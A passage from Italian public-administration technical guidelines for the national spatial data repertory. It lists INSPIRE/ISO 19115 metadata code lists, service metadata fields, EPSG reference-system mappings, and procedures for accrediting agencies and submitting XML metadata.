4.	In attesa di brevetto	patentPending	Informazioni prodotte o vendute in attesa di brevetto.
5.	Marchio registrato	trademark	Nome, simbolo o altro dispositivo che identifica un prodotto, registrato ufficialmente e limitato legalmente all'uso del proprietario o fornitore.
6.	Licenza	license	Permesso formale a fare qualcosa.
7.	Sfruttamento economico della proprietà intellettuale	intellectualPropertyRights	Diritti al beneficio finanziario e al controllo della distribuzione di una proprietà non tangibile che è il risultato della creatività
8.	Dato a conoscibilità limitata	restricted	Dato la cui conoscibilità è riservata per legge o regolamento a specifici soggetti o categorie di soggetti (cfr. art. 1 Codice A.D.)
9.	Altri vincoli	otherRestrictions	Limitazioni non riportate nella lista

#### 4.2.3.13 Elenco di codici *MD\_ScopeCode*<sup>11</sup>

	Nome	Elemento corrispondente ISO19115:2003	Definizione
--	------	--	-------------

<sup>11</sup> La lista di valori è pubblicata nel registro <http://inspire.ec.europa.eu/metadata-codelist/ResourceType>.

1.	MD_ScopeCode	MD_ScopeCode	Classe di informazioni alle quali si applica l'entità di riferimento
2.	Dataset	dataset	Le informazioni descrivono le caratteristiche di un dataset
3.	Serie	series	Le informazioni descrivono le caratteristiche di una serie di dataset
4.	Servizio	service	Le informazioni descrivono le caratteristiche di un servizio

#### 4.2.3.14 Elenco di codici *MD\_SpatialRepresentationTypeCode*

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	MD_SpatialRepresentationTypeCode	MD_SpatialRepresentationTypeCode	Metodo utilizzato per rappresentare le informazioni geografiche nel dataset
2.	Dati vettoriali	vector	I dati vettoriali sono utilizzati per rappresentare i dati territoriali
3.	Dati raster	grid	I dati raster sono utilizzati per rappresentare i dati territoriali
4.	Tabella di dati alfanumerici	textTable	Le tabelle di dati alfanumerici sono utilizzati per rappresentare i dati territoriali
5.	TIN	tin	Triangulated Irregular Network (Rete irregolare triangolata)

#### 4.2.3.15 Elenco di codici *MD\_LimitationsOnPublicAccess*<sup>12</sup>

	Nome	Codice INSPIRE	Definizione
1.	MD_LimitationsOnPublicAccess	MD_LimitationsOnPublicAccess	Limitazioni all'accesso pubblico ai set di dati territoriali e ai servizi a essi relativi a norma dell'articolo 13 della direttiva 2007/2/CE.
2.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera a) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1a	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio alla riservatezza delle deliberazioni interne delle autorità pubbliche, qualora essa sia prevista dal diritto.
3.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera b) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1b	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio alle relazioni internazionali, alla sicurezza pubblica o alla difesa nazionale.

<sup>12</sup> La lista di valori è pubblicata nel registro <http://inspire.ec.europa.eu/metadata-codelist/LimitationsOnPublicAccess>.

**Linee Guida recanti regole tecniche per la definizione e l'aggiornamento del contenuto del  
Repertorio Nazionale dei Dati Territoriali**

4.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera c) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1c	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio allo svolgimento di procedimenti giudiziari, alla possibilità per ogni persona di avere un processo equo o alla possibilità per l'autorità pubblica di svolgere indagini di carattere penale o disciplinare.
5.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera d) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1d	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio alla riservatezza delle informazioni commerciali o industriali qualora la riservatezza sia prevista dal diritto nazionale o comunitario per tutelare un legittimo interesse economico, compreso l'interesse pubblico di mantenere la riservatezza statistica ed il segreto fiscale.
6.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera e) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1e	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio ai diritti di proprietà intellettuale.
7.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera f) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1f	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio alla riservatezza dei dati personali e/o dei fascicoli riguardanti una persona fisica, qualora tale persona non abbia acconsentito alla divulgazione dell'informazione al pubblico, laddove detta riservatezza sia prevista dal diritto nazionale o comunitario.
8.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera g) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1g	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio agli interessi o alla protezione di chiunque abbia fornito le informazioni richieste di sua propria volontà, senza che sussistesse alcun obbligo legale reale o potenziale in tal senso, a meno che la persona interessata abbia acconsentito alla divulgazione delle informazioni in questione
9.	Accesso pubblico limitato secondo l'art. 13, c. 1, lettera h) della Direttiva INSPIRE.	INSPIRE_Directive_Article13_1h	L'accesso pubblico a dati e servizi territoriali potrebbe recare pregiudizio alla tutela

			dell'ambiente cui si riferisce l'informazione, come nel caso dell'ubicazione di specie rare.
10.	Nessuna limitazione all'accesso pubblico.	noLimitations	Non ci sono limitazioni all'accesso pubblico a dati e servizi territoriali.

#### 4.2.3.16 Elenco di codici *MD\_ConditionsApplyingToAccessAndUse*<sup>13</sup>

	Nome	Codice INSPIRE	Definizione
1.	MD_ConditionsApplyingToAccessAndUse	MD_ConditionsApplyingToAccessAndUse	Valori da utilizzare quando non ci sono condizioni applicabili all'accesso e all'uso dei set di dati territoriali e ai relativi servizi e, dove applicabile, ai canoni corrispondenti.
2.	Nessuna condizione applicabile	noConditionsApply	Non si applica alcuna condizione all'accesso e all'uso della risorsa.
3.	Condizioni non note	conditionsUnknown	Condizioni applicabili all'accesso e all'uso della risorsa non note.

<sup>13</sup> La lista di codici è pubblicata nel registro <http://inspire.ec.europa.eu/metadata-codelist/ConditionsApplyingToAccessAndUse>.



#### 4.2.4 Dizionario dei metadati relativi ai servizi

Di seguito il dizionario dei metadati dei servizi relativi ai dati territoriali elencati sinteticamente nelle tabelle V e VI. In esso sono riportati solo i metadati specifici per i servizi, mentre per quelli comuni ai dati si rimanda al dizionario riportato al paragrafo 4.2.2, avendo cura di sostituire i riferimenti ai dati con i riferimenti ai servizi.

Nome			Rif. ISO	Descrizione	Tipo di dato	Dominio	Liv. obbligh.	M a x
Classe								
Informazioni sui metadati								
	Livello gerarchico	Nome livello	MD_Metadata/hierarchyLevelName	Nome del livello gerarchico per il quale sono forniti i metadati.	CharacterString	Testo libero	M	N
Identificazione dei servizi				Informazioni di base utili per identificare i servizi			M	1
	Tipo di servizio		identificationInfo/*/serviceType	Nome del tipo di servizio da un registro di servizi.	GenericName	Lista <i>ServiceType</i> fornita al § 3.4.5.1	M	1
	Tipo di aggancio		identificationInfo/*/couplingType	Tipo di aggancio tra il servizio e i dati associati (se esistono).	Classe	CodeList <i>SV_CouplingType</i>	M	1
	Risorsa accoppiata		identificationInfo/*/operatesOn	Riferimento (identificatore) univoco del set di dati agganciati dal servizio	CharacterString	Testo libero	O	N
	Operazioni		identificationInfo/*/containsOperations	Informazioni sulle operazioni che compongono il servizio.			M	N
		Nome operazione	identificationInfo/*/operationName	Identificativo univoco per l'interfaccia.	CharacterString	Testo libero	M	1
		DCP	identificationInfo/*/DCP	“Distributed Computing Platform” sulla quale il servizio è stato implementato	Classe	CodeList <i>DCPList</i>	M	N
		Punto di connessione	identificationInfo/*/connectPoint	Riferimento per l'accesso all'interfaccia del servizio	Classe	URL (IETF RFC1738 IETF RFC2056)	M	N
		Nome richiesta	identificationInfo/*/invocationName	Nome utilizzato per richiamare l'interfaccia nel contesto del DCP. Il nome è identico per tutti i DCP.	CharacterString	Testo libero	O	1

Distribuzione				Informazioni su come utilizzare la risorsa			M	1
	Risorsa on line			Informazioni sui mezzi tecnici e i supporti con cui si ottiene una risorsa dal distributore			M	N
		URL	17.273.277.397 (ISO 19115)	Indirizzo per l'accesso online espresso secondo lo schema Uniform Resource Locator (URL).	Classe	URL (IETF RFC1738 IETF RFC2056)	M	1
		Descrizione	17.273.277.401 (ISO 19115)	Testo per descrivere che cosa è/fa la risorsa online	CharacterString	Testo libero	O	1
		Funzione	17.273.277.402 (ISO 19115)	Codice per la funzione eseguita dalla risorsa online.	Classe	CodeList <i>CI_OnLineFunctionCode</i>	O	1
Sistema di riferimento							C / da documentare solo nel caso di servizi di dati territoriali interoperabili.	
		Sistema di riferimento spaziale	13.187.207 (ISO 19115)	Sistema di riferimento dei dati	Classe	CodeList <i>MD_ReferenceSystemCode</i>	M	1
Qualità				Classe di informazioni sulla qualità dei dati			M	1

	Livello di qualità	Descrizione del livello	Altro	18.79.141.149.155 (ISO 19115)	Descrizione del livello cui sono applicate le informazioni di qualità	CharacterString	Testo libero	M	1
Metadati servizi di dati invocabili								C / obbligatorio per servizi di dati territoriali invocabili	1
	Categoria			gmd:report/gmd:DQ_DomainConsistency/gmd:result/gmd:DQ_ConformanceResult	Indicazione del riferimento dello statuto del servizio di dati territoriali rispetto alla richiamabilità.	Classe	CodeList “Categorie dei servizi di dati territoriali?”	M	1
Metadati servizi di dati interoperabili								C / obbligatorio per servizi di dati territoriali interoperabili	N
	Qualità del servizio	Criteri		gmd:DQ_ConceptualConsistency/gmd:nameOfMeasure	Criteri cui si riferiscono le misure della qualità del servizio.	CharacterString	CodeList <i>Criteri</i>	M	1
		Misurazione – Descrizione		gmd:DQ_ConceptualConsistency/gmd:measureDescription	Descrizione della misurazione per ciascun criterio.	CharacterString	Testo libero	M	1
		Misurazione – Valore		gmd:DQ_ConceptualConsistency/gmd:result/gmd:DQ_QuantitativeResult/gmd:value	Valore della misurazione per ciascun criterio.	Classe	Record	M	1
		Misurazione – Unità		gmd:DQ_ConceptualConsistency/gmd:result/gmd:DQ_QuantitativeResult/gmd:valueUnit	Unità della misurazione per ciascun criterio.	Classe	UnitOfMeasure Si veda ISO/TS 19103	M	1

Metadati servizi di dati armonizzati						C / obbligat orio per servizi di dati territoria li armoniz zati	
	Metadati di richiamata	srv:containsOperations/srv:SV_ OperationMetadata/	Documentano le interfacce di servizio di dati territoriali armonizzato e elenca i punti finali per consentire la comunicazione macchina/macchina.			M	1

## 4.2.5 Elenchi di codici ed enumerazioni per i servizi

Di seguito sono riportate gli elenchi di codici che rappresentano il dominio di alcuni metadati come riportato nel dizionario al paragrafo 4.2.4.

### 4.2.5.1 Elenco di codici *Categorie dei servizi di dati territoriali*

	Nome	Nome linguisticamente neutro
1.	Richiamabile	Invocable
2.	Interoperabile	Interoperable
3.	Armonizzato	Harmonized

### 4.2.5.2 Elenco di codici *CI\_OnLineFunctionCode*

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	CI_OnLineFunctionCode	CI_OnLineFunctionCode	Funzione effettuata dalla risorsa.
2.	Scaricamento	download	Istruzioni online per il trasferimento di dati da un dispositivo o sistema di archiviazione a un altro.
3.	Informazione	information	Informazioni online sulla risorsa
4.	Accesso offline	offlineAccess	Istruzioni online per richiedere la risorsa dal fornitore.
5.	Ordine	order	Processo di ordinazione online per ottenere la risorsa.
6.	Ricerca	search	Interfaccia di ricerca online per cercare informazioni sulla risorsa

### 4.2.5.3 Elenco di codici *Criteri*<sup>14</sup>

	Nome	Nome linguisticamente neutro	Definizione
1.	Disponibilità	availability	Probabilità che il servizio sia disponibile
2.	Prestazione	performance	Livello minimo a partire dal quale si ritiene che un obiettivo sia stato conseguito in funzione della rapidità con la quale una richiesta può essere seguita nell'ambito di un servizio.
3.	Capacità	capacity	Numero massimo di richieste di servizio simultanee soddisfatte con una prestazione garantita.

### 4.2.5.4 Elenco di codici *DCPList*

	Nome
1.	DCPList
2.	XML
3.	CORBA
4.	JAVA
5.	COM
6.	SQL

<sup>14</sup> La lista di valori è pubblicata nel registro <http://inspire.ec.europa.eu/metadata-codelist/QualityOfServiceCriteria>.

7.	WebServices
----	-------------

#### 4.2.5.5 Elenco di codici *ServiceType*<sup>15</sup>

	Nome	Name	Descrizione
1.	ServiceType	ServiceType	
2.	Servizio di ricerca	Discovery Service	Servizi che consentono di ricercare i set di dati territoriali e i servizi ad essi relativi in base al contenuto dei metadati corrispondenti e di visualizzare il contenuto dei metadati (art. 11, comma 1, lettera a) Direttiva INSPIRE)
3.	Servizio di consultazione	View Service	Servizi che rendono possibile eseguire almeno le seguenti operazioni: visualizzazione, navigazione, variazione della scala di visualizzazione (zoom in e zoom out), variazione della porzione di territorio inquadrata (pan), sovrapposizione dei set di dati territoriali consultabili e visualizzazione delle informazioni contenute nelle legende e qualsivoglia contenuto pertinente dei metadati (art. 11, comma 1, lettera b) Direttiva INSPIRE)
4.	Servizio di scaricamento	Download Service	Servizi che consentono di scaricare copie di set di dati territoriali o di una parte di essi e, ove fattibile, di accedervi direttamente (art. 11, comma 1, lettera c) Direttiva INSPIRE)
5.	Servizio di conversione	Transformation Service	Servizi che consentono di trasformare i set di dati territoriali, onde conseguire l'interoperabilità (art. 11, comma 1, lettera d) Direttiva INSPIRE)
6.	Altri servizi	Other services	Altri tipi di servizi non riportati nell'elenco

#### 4.2.5.6 Elenco di codici *SV\_CouplingType*

	Nome	Elemento corrispondente ISO19119:2006	Definizione
1.	SV_CouplingType	SV_CouplingType	Classe di informazione alla quale si applica l'entità di riferimento
2.	svincolato	loose	Il servizio è sganciato dai dati, ovvero non strettamente legato ad un tipo di dato.
3.	misto	mixed	Il servizio è agganciato ad alcuni dati ma può operare anche con altri dati.
4.	Vincolato	Tight	Il servizio è strettamente agganciato a un tipo di dato.

<sup>15</sup> La lista di valori è pubblicata nel registro <http://inspire.ec.europa.eu/metadata-codelist/SpatialDataServiceType>.

#### 4.2.6 Dizionario dei metadati relativi alle nuove acquisizioni di dati

Di seguito il dizionario dei metadati relativi alle nuove acquisizioni riportati sinteticamente nella tabella VII. Anche in questo caso, in esso sono riportati solo i metadati specifici per le nuove acquisizioni, mentre per quelli comuni ai dati già disponibili si rimanda al dizionario riportato al paragrafo [4.2.2](#).

Nome		Descrizione	Tipo di dato	Dominio	Liv. obblig.	M a x
Classe						
Identificazio ne dei dati		Informazioni di base utili per identificare la risorsa cui vengono applicati i metadati			M	1
	Data di presunta disponibilità	Data probabile di disponibilità dei dati	Classe	ISO 8601	M	1
	Status	Fase di programmazione/realizzazione	Classe	CodeList <i>MD_ProgressCode</i>	M	1
	Limite amministrativo	Area geografica interessata dai dati	CharacterString	Testo libero	M	1

## 4.2.7 Elenchi di codici per le nuove acquisizioni

Di seguito sono riportate le liste dei valori che rappresentano il dominio di alcuni metadati come riportato nel dizionario al paragrafo 4.2.6.

### 4.2.7.1 Elenco di codici *MD\_ProgressCode*

	Nome	Elemento corrispondente ISO19115:2003	Definizione
1.	MD_ProgressCode	MD_ProgressCode	Stato del dataset o avanzamento di una revisione
2.	Completato	completed	La produzione dei dati è stata completata.
3.	Archivio storico	historicalArchive	I dati sono stati archiviati in una struttura di archiviazione offline
4.	Obsoleto	obsolete	I dati non sono più pertinenti.
5.	In corso	onGoing	I dati vengono continuamente aggiornati.
6.	Pianificato	planned	È stata fissata una data entro la quale i dati verranno creati o aggiornati.
7.	Richiesto	required	I dati devono essere prodotti o aggiornati.
8.	In fase di sviluppo	underDevelopment	I dati sono attualmente in fase di creazione.



## 4.2.8 Corrispondenze

### 4.2.8.1 Metadati Repertorio – Metadati INSPIRE

Nella tabella seguente è riportata la corrispondenza tra i metadati per dati e servizi definiti nel presente documento e quelli riportati nei Regolamenti [\[INSPIRE-MD-REG\]](#) e [\[INSPIRE-SDSS-REG\]](#).

I metadati definiti nel presente documento sono identificati dal numero ordinale della tabella e dal numero del singolo elemento (es. I-1 per indicare il metadato n. 1 della tabella I) oltre che dal nome del metadato stesso come riportati nelle relative tabelle nei [4.1.1](#) e [4.1.2](#).

I metadati INSPIRE sono riportati:

- con il numero e il nome indicati nella parte B dell'allegato al Regolamento [\[INSPIRE-MD-REG\]](#) (es. B-10.3 per indicare il metadato riportato al n. 10.3 nella parte B dell'allegato);
- con il numero e il nome indicati all'art. 13 del Regolamento [\[INSPIRE-SDSS-REG\]](#) (es. art.13-1 per indicare il metadato riportato al n. 1 dell'art. 13);
- con il numero e il nome indicati nella parte B degli allegati V, VI e VII del [\[INSPIRE-SDSS-REG\]](#) (es. V-B.1 per indicare il metadato riportato al n. 1 della parte B dell'allegato V);
- con il nome (in inglese) indicato nel paragrafo 8.3 delle specifiche di dati (data specifications) per i metadati specifici per alcune categorie di dati (in questo caso è indicato il riferimento a dette specifiche con DS-8.3).

Metadati Repertorio		Metadati INSPIRE	
Informazioni sui metadati			
I-1/V-1	Identificatore del file		-
I-2/V-2	Lingua dei metadati	B-10.3	Lingua dei metadati
I-3/V-3	Set dei caratteri dei metadati		-
I-4/V-4	Id file precedente		-
I-5/V-5	Livello gerarchico	B-1.3	Tipo di risorsa
I-6/V-6	Responsabile dei metadati	B-10.1	Punto di contatto dei metadati
I-7/V-7	Data dei metadati	B-10.2	Data dei metadati
I-8/V-8	Nome dello Standard		-
I-9/V-9	Versione dello Standard		-
Identificazione dei dati			
I-10/V-10	Titolo	B-1.1	Titolo della risorsa
I-11.1/V-11.1	Data	B-5.2	Data di pubblicazione
I-11.2/V-11.2	Tipo data	B-5.3	Data dell'ultima revisione
		B-5.4	Data di creazione
I-12	Formato di presentazione		-

I-13/V-12	Responsabile		-
I-14/V-13	Identificatore	B-1.5	Identificatore univoco della risorsa
I-15	Id livello superiore		-
I-16	Altri dettagli		-
I-17/V-14	Descrizione	B-1.2	Breve descrizione della risorsa
I-18.1/V-15.1	Parola chiave	B-3.1	Valore della parola chiave
I-18.2/V-15.2	Thesaurus	B-3.2	Vocabolario controllato di origine
I-19/V-16	Punto di contatto	B-9.1 B-9.2	Parte responsabile Ruolo della parte responsabile
I-20	Tipo di rappresentazione spaziale	art.13-6	Tipo di rappresentazione territoriale
I-21	Risoluzione spaziale	B-6.2	Risoluzione spaziale
I-22	Lingua	B-1.7	Lingua della risorsa
I-23	Set di caratteri	art.13-5	Codifica dei caratteri
I-24	Categoria tematica	B-2.1	Categoria di argomento
I-25	Informazioni supplementari	DS-8.3	Supplemental information
<b>Vincoli sui dati</b>			
I-26/V-22	Limitazione d'uso		-
I-27/V-23	Vincoli di accesso	B-8.1 B-8.2	Condizioni applicabili all'accesso e all'uso Vincoli per l'accesso pubblico
I-28/V-24	Vincoli di fruibilità	B-8.1	Condizioni applicabili all'accesso e all'uso
I-29/V-25	Altri vincoli	B-8.1 B-8.2	Condizioni applicabili all'accesso e all'uso Vincoli per l'accesso pubblico
<b>Estensione dei dati</b>			
I-31/V-27	Localizzazione geografica	B-4.1	Riquadro di delimitazione geografica
I-32	Estensione verticale	DS-8.3	Extent
I-33/V-28	Estensione temporale	B-5.1	Estensione temporale
<b>Qualità dei dati</b>			
I-34/V-29	Livello di qualità		-
I-35	Accuratezza posizionale	DS-8.3	Data quality – Quantitative results
I-36	Coerenza topologica	art.13-4	Coerenza topologica
I-38	Genealogia	B-6.1	Genealogia
I-38/V-30	Conformità: specifiche	B-7.1	Specifica
I-39/V-31	Conformità: grado	B-7.2	Grado
<b>Sistema di riferimento</b>			
I-40	Sistema di riferimento spaziale	art.13-1	Sistema di riferimento di coordinate
I-41	Sistema di riferimento temporale	art.13-2	Sistema di riferimento temporale
I-42	Formato di distribuzione	art.13-3	Codifica
I-43	Distributore		-
I-44/V-21	Risorsa on line	B-1.4	Localizzatore della risorsa
<b>Gestione dei dati</b>			
I-45	Frequenza di aggiornamento	DS-8.3	Maintenance information
<b>Contenuto dei dati raster</b>			
II-1	Descrizione degli attributi	DS-8.3	Image description
II-2	Tipo di contenuto	DS-8.3	Image description
II-3	Risoluzione radiometrica		-
II-4	Triangolazione aerea		-
<b>Rappresentazione spaziale dei dati</b>			
II-5	Numero di dimensioni	DS-8.3	Spatial representation information
II-6	Proprietà dimensioni	DS-8.3	Spatial representation information
II-7	Geometria della cella	DS-8.3	Spatial representation information

II-8	Disponibilità coefficienti della trasformazione	DS-8.3	Spatial representation information
<b>Rappresentazione spaziale dei dati raster georeferenziati</b>			
III-1	Disponibilità dei check-points	DS-8.3	Spatial representation information
III-2	Descrizione check-points	DS-8.3	Spatial representation information
III-3	Punto del pixel	DS-8.3	Spatial representation information
III-4	Coordinate dei vertici	DS-8.3	Spatial representation information
<b>Rappresentazione spaziale dei dati raster georeferenziabili</b>			
IV-1	Disponibilità dei punti di controllo	DS-8.3	Spatial representation information
IV-2	Disponibilità dei parametri di orientamento	DS-8.3	Spatial representation information
IV-3	Parametri per la georeferenziazione	DS-8.3	Spatial representation information
<b>Informazioni specifiche sui servizi</b>			
V-17	Tipo di servizio	B-2.2	Tipo di servizio di dati territoriali
V-18	Tipo di aggancio		-
V-19	Risorsa accoppiata	B-1.6	Risorsa accoppiata
V-20	Operazioni		-
<b>Servizi di dati territoriali invocabili</b>			
VI-1	Categoria	V-B.1	Categoria
<b>Servizi di dati territoriali interoperabili</b>			
VI-2	Qualità del servizio – Criteri	VI-B.4.1	Qualità del servizio - Criteri
VI-3	Qualità del servizio - Misurazione	VI-B.4.2	Qualità del servizio – Misurazione
<b>Servizi di dati territoriali armonizzati</b>			
VI-4	Metadati di richiamata	VII-B.3	Metadati di richiamata

#### 4.2.8.2 MD\_ReferenceSystemCode – Codici EPSG

Nella tabella seguente sono riportate le corrispondenze tra i sistemi di riferimento della lista *MD\_ReferenceSystemCode* (paragrafo 4.2.3.11), i codici EPSG (ove applicabili) e il relativo URI.

	Nome Repertorio	Codice EPSG	URI
1.	MD_ReferenceSystemCode		
2.	ETRS89-XYZ	4936	<a href="http://www.opengis.net/def/crs/EPSSG/0/4936">http://www.opengis.net/def/crs/EPSSG/0/4936</a>
3.	ETRS89-GRS80h	4937	<a href="http://www.opengis.net/def/crs/EPSSG/0/4937">http://www.opengis.net/def/crs/EPSSG/0/4937</a>
4.	ETRS89-GRS80	4258	<a href="http://www.opengis.net/def/crs/EPSSG/0/4258">http://www.opengis.net/def/crs/EPSSG/0/4258</a>
5.	ETRS89-LAEA	3035	<a href="http://www.opengis.net/def/crs/EPSSG/0/3035">http://www.opengis.net/def/crs/EPSSG/0/3035</a>
6.	ETRS89-LCC	3034	<a href="http://www.opengis.net/def/crs/EPSSG/0/3034">http://www.opengis.net/def/crs/EPSSG/0/3034</a>
7.	ETRS89-UTM32N	25832	<a href="http://www.opengis.net/def/crs/EPSSG/0/25832">http://www.opengis.net/def/crs/EPSSG/0/25832</a>
8.	ETRS89-UTM33N	25833	<a href="http://www.opengis.net/def/crs/EPSSG/0/25833">http://www.opengis.net/def/crs/EPSSG/0/25833</a>
9.	ETRS89-UTM34N	25834	<a href="http://www.opengis.net/def/crs/EPSSG/0/25834">http://www.opengis.net/def/crs/EPSSG/0/25834</a>
10.	RDN2008-6704	6704	<a href="http://www.opengis.net/def/crs/EPSSG/0/6704">http://www.opengis.net/def/crs/EPSSG/0/6704</a>
11.	RDN2008-6705	6705	<a href="http://www.opengis.net/def/crs/EPSSG/0/6705">http://www.opengis.net/def/crs/EPSSG/0/6705</a>

12.	RDN2008-6706	6706	<a href="http://www.opengis.net/def/crs/EPSG/0/6706">http://www.opengis.net/def/crs/EPSG/0/6706</a>
13.	RDN2008-TM32NE	6707	<a href="http://www.opengis.net/def/crs/EPSG/0/6707">http://www.opengis.net/def/crs/EPSG/0/6707</a>
14.	RDN2008-TM32EN	7791	<a href="http://www.opengis.net/def/crs/EPSG/9.6.1/7791">http://www.opengis.net/def/crs/EPSG/9.6.1/7791</a>
15.	RDN2008-TM33NE	6708	<a href="http://www.opengis.net/def/crs/EPSG/0/6708">http://www.opengis.net/def/crs/EPSG/0/6708</a>
16.	RDN2008-TM33EN	7792	<a href="http://www.opengis.net/def/crs/EPSG/9.6.1/7792">http://www.opengis.net/def/crs/EPSG/9.6.1/7792</a>
17.	RDN2008-TM34NE	6709	<a href="http://www.opengis.net/def/crs/EPSG/0/6709">http://www.opengis.net/def/crs/EPSG/0/6709</a>
18.	RDN2008-TM34EN	7793	<a href="http://www.opengis.net/def/crs/EPSG/9.6.1/7793">http://www.opengis.net/def/crs/EPSG/9.6.1/7793</a>
19.	RDN2008-ItalyNE	6875	<a href="http://www.opengis.net/def/crs/EPSG/0/6875">http://www.opengis.net/def/crs/EPSG/0/6875</a>
20.	RDN2008-ItalyEN	7794	<a href="http://www.opengis.net/def/crs/EPSG/9.6.1/7794">http://www.opengis.net/def/crs/EPSG/9.6.1/7794</a>
21.	RDN2008-12NE	6876	<a href="http://www.opengis.net/def/crs/EPSG/0/6876">http://www.opengis.net/def/crs/EPSG/0/6876</a>
22.	RDN2008-12EN	7795	<a href="http://www.opengis.net/def/crs/EPSG/9.6.1/7795">http://www.opengis.net/def/crs/EPSG/9.6.1/7795</a>
23.	ED50	4230	<a href="http://www.opengis.net/def/crs/EPSG/0/4230">http://www.opengis.net/def/crs/EPSG/0/4230</a>
24.	ED50-UTM32N	23032	<a href="http://www.opengis.net/def/crs/EPSG/0/23032">http://www.opengis.net/def/crs/EPSG/0/23032</a>
25.	ED50-UTM33N	23033	<a href="http://www.opengis.net/def/crs/EPSG/0/23033">http://www.opengis.net/def/crs/EPSG/0/23033</a>
26.	ED50-UTM34N	23034	<a href="http://www.opengis.net/def/crs/EPSG/0/23034">http://www.opengis.net/def/crs/EPSG/0/23034</a>
27.	Monte-Mario-Rome	4806	<a href="http://www.opengis.net/def/crs/EPSG/0/4806">http://www.opengis.net/def/crs/EPSG/0/4806</a>
28.	Monte-Mario	4265	<a href="http://www.opengis.net/def/crs/EPSG/0/4265">http://www.opengis.net/def/crs/EPSG/0/4265</a>
29.	Monte-Mario-Italy1	3003	<a href="http://www.opengis.net/def/crs/EPSG/0/3003">http://www.opengis.net/def/crs/EPSG/0/3003</a>
30.	Monte-Mario-Italy2	3004	<a href="http://www.opengis.net/def/crs/EPSG/0/3004">http://www.opengis.net/def/crs/EPSG/0/3004</a>
31.	EVRS	5730	<a href="http://www.opengis.net/def/crs/EPSG/0/5730">http://www.opengis.net/def/crs/EPSG/0/5730</a>
32.	LAT	5861	<a href="http://www.opengis.net/def/crs/EPSG/0/5861">http://www.opengis.net/def/crs/EPSG/0/5861</a>
33.	MSL	5715	<a href="http://www.opengis.net/def/crs/EPSG/0/5715">http://www.opengis.net/def/crs/EPSG/0/5715</a>
34.	ISA	-	<a href="http://codes.wmo.int/grib2/codeflag/4.2/_0-3-3">http://codes.wmo.int/grib2/codeflag/4.2/_0-3-3</a>
35.	ETRS89-XYZ	7409	<a href="http://www.opengis.net/def/crs/EPSG/0/7409">http://www.opengis.net/def/crs/EPSG/0/7409</a>



## 4.3 Accesso, modalità di comunicazione e alimentazione del Repertorio

### 4.3.1 Accesso e consultazione del Repertorio

La consultazione del Repertorio avviene tramite l'accesso al portale <https://geodati.gov.it>.

Le informazioni, in termini di metadati, relative ai dati territoriali e ai servizi di cui sono titolari le Pubbliche Amministrazioni sono liberamente consultabili sul Repertorio, anche da parte dei privati, come previsto al paragrafo 3.6 delle presenti linee guida, attraverso le funzionalità di ricerca disponibili nel predetto portale.

La consultazione può avvenire anche attraverso le operazioni e le interrogazioni possibili con il servizio di catalogo CSW e il servizio REST che il Repertorio rende disponibili.

### 4.3.2 Accredimento delle Amministrazioni Pubbliche

Per essere abilitate alla alimentazione del Repertorio e per accedere all'area riservata del portale, le amministrazioni DEVONO preventivamente accreditarsi all'*Indice dei domicili digitali delle pubbliche amministrazioni e dei gestori di pubblici servizi* (IPA)<sup>16</sup> secondo le regole definite in [\[LG\\_IPAGPS\]](#).

Una volta presenti in IPA, le amministrazioni possono avviare la procedura di accreditamento al Repertorio secondo le indicazioni fornite nelle relative guide operative, pubblicate sul sito innanzi indicato.

L'accREDITAMENTO al Repertorio consente alle amministrazioni di accedere all'area riservata per l'utilizzo dei servizi e delle funzionalità ivi disponibili.

### 4.3.3 Alimentazione del Repertorio

#### 4.3.3.1 XML e schemi XSD

L'alimentazione e l'aggiornamento del Repertorio utilizzano il formato XML.

---

<sup>16</sup> <https://www.indicepa.gov.it>

Le regole di codifica XML utilizzate fanno riferimento allo Standard [\[ISO-19139\]](#) e alle Specifiche [\[CSW2-AP-ISO\]](#).

#### 4.3.3.2 Trasmissione dei file XML

La trasmissione, al Repertorio, dei file XML, contenenti i metadati relativi ai dati territoriali e ai servizi, prodotti dalle Pubbliche Amministrazioni in conformità agli schemi XSD di cui al paragrafo precedente e alle regole del presente documento, avviene attraverso i servizi di catalogo basati sullo standard CSW definito da OGC.

Le Amministrazioni Pubbliche che non dispongono di propri servizi di catalogo POSSONO avvalersi delle funzioni di utility (editor, caricamento, validazione) rese disponibili dal Repertorio, per la compilazione e/o la trasmissione dei file. Tali funzionalità riguardano:

- **editor**, strumento per l'acquisizione e l'aggiornamento dei metadati attraverso la compilazione di "form" guidate e conformi al modello di metadati del Repertorio. L'editor crea automaticamente un file XML conforme agli schemi XSD di cui al paragrafo [4.3.3.1](#);
- **validazione**, funzione che verifica la conformità dei file XML agli schemi XSD e alle regole del Repertorio definite dalle presenti linee guida e dalle relative guide operative;
- **caricamento**, funzione che permette di trasmettere all'Agenzia per l'Italia Digitale, per la successiva pubblicazione nel Repertorio, i file XML di metadati, previa verifica di conformità agli schemi XSD e alle indicazioni contenute in questo documento e nelle guide operative. Il caricamento dei file XML può avvenire anche previa registrazione di una cartella contenente i file, disponibile sul web, che viene assimilata a un servizio di catalogo.

#### 4.3.3.3 Operazioni sui metadati

Le operazioni possibili per i metadati sono le seguenti:

- **inserimento**: si chiede di inserire nel Repertorio, per la prima volta, un set di metadati, strutturato secondo quanto riportato nel presente allegato, che descrive una certa risorsa informativa;

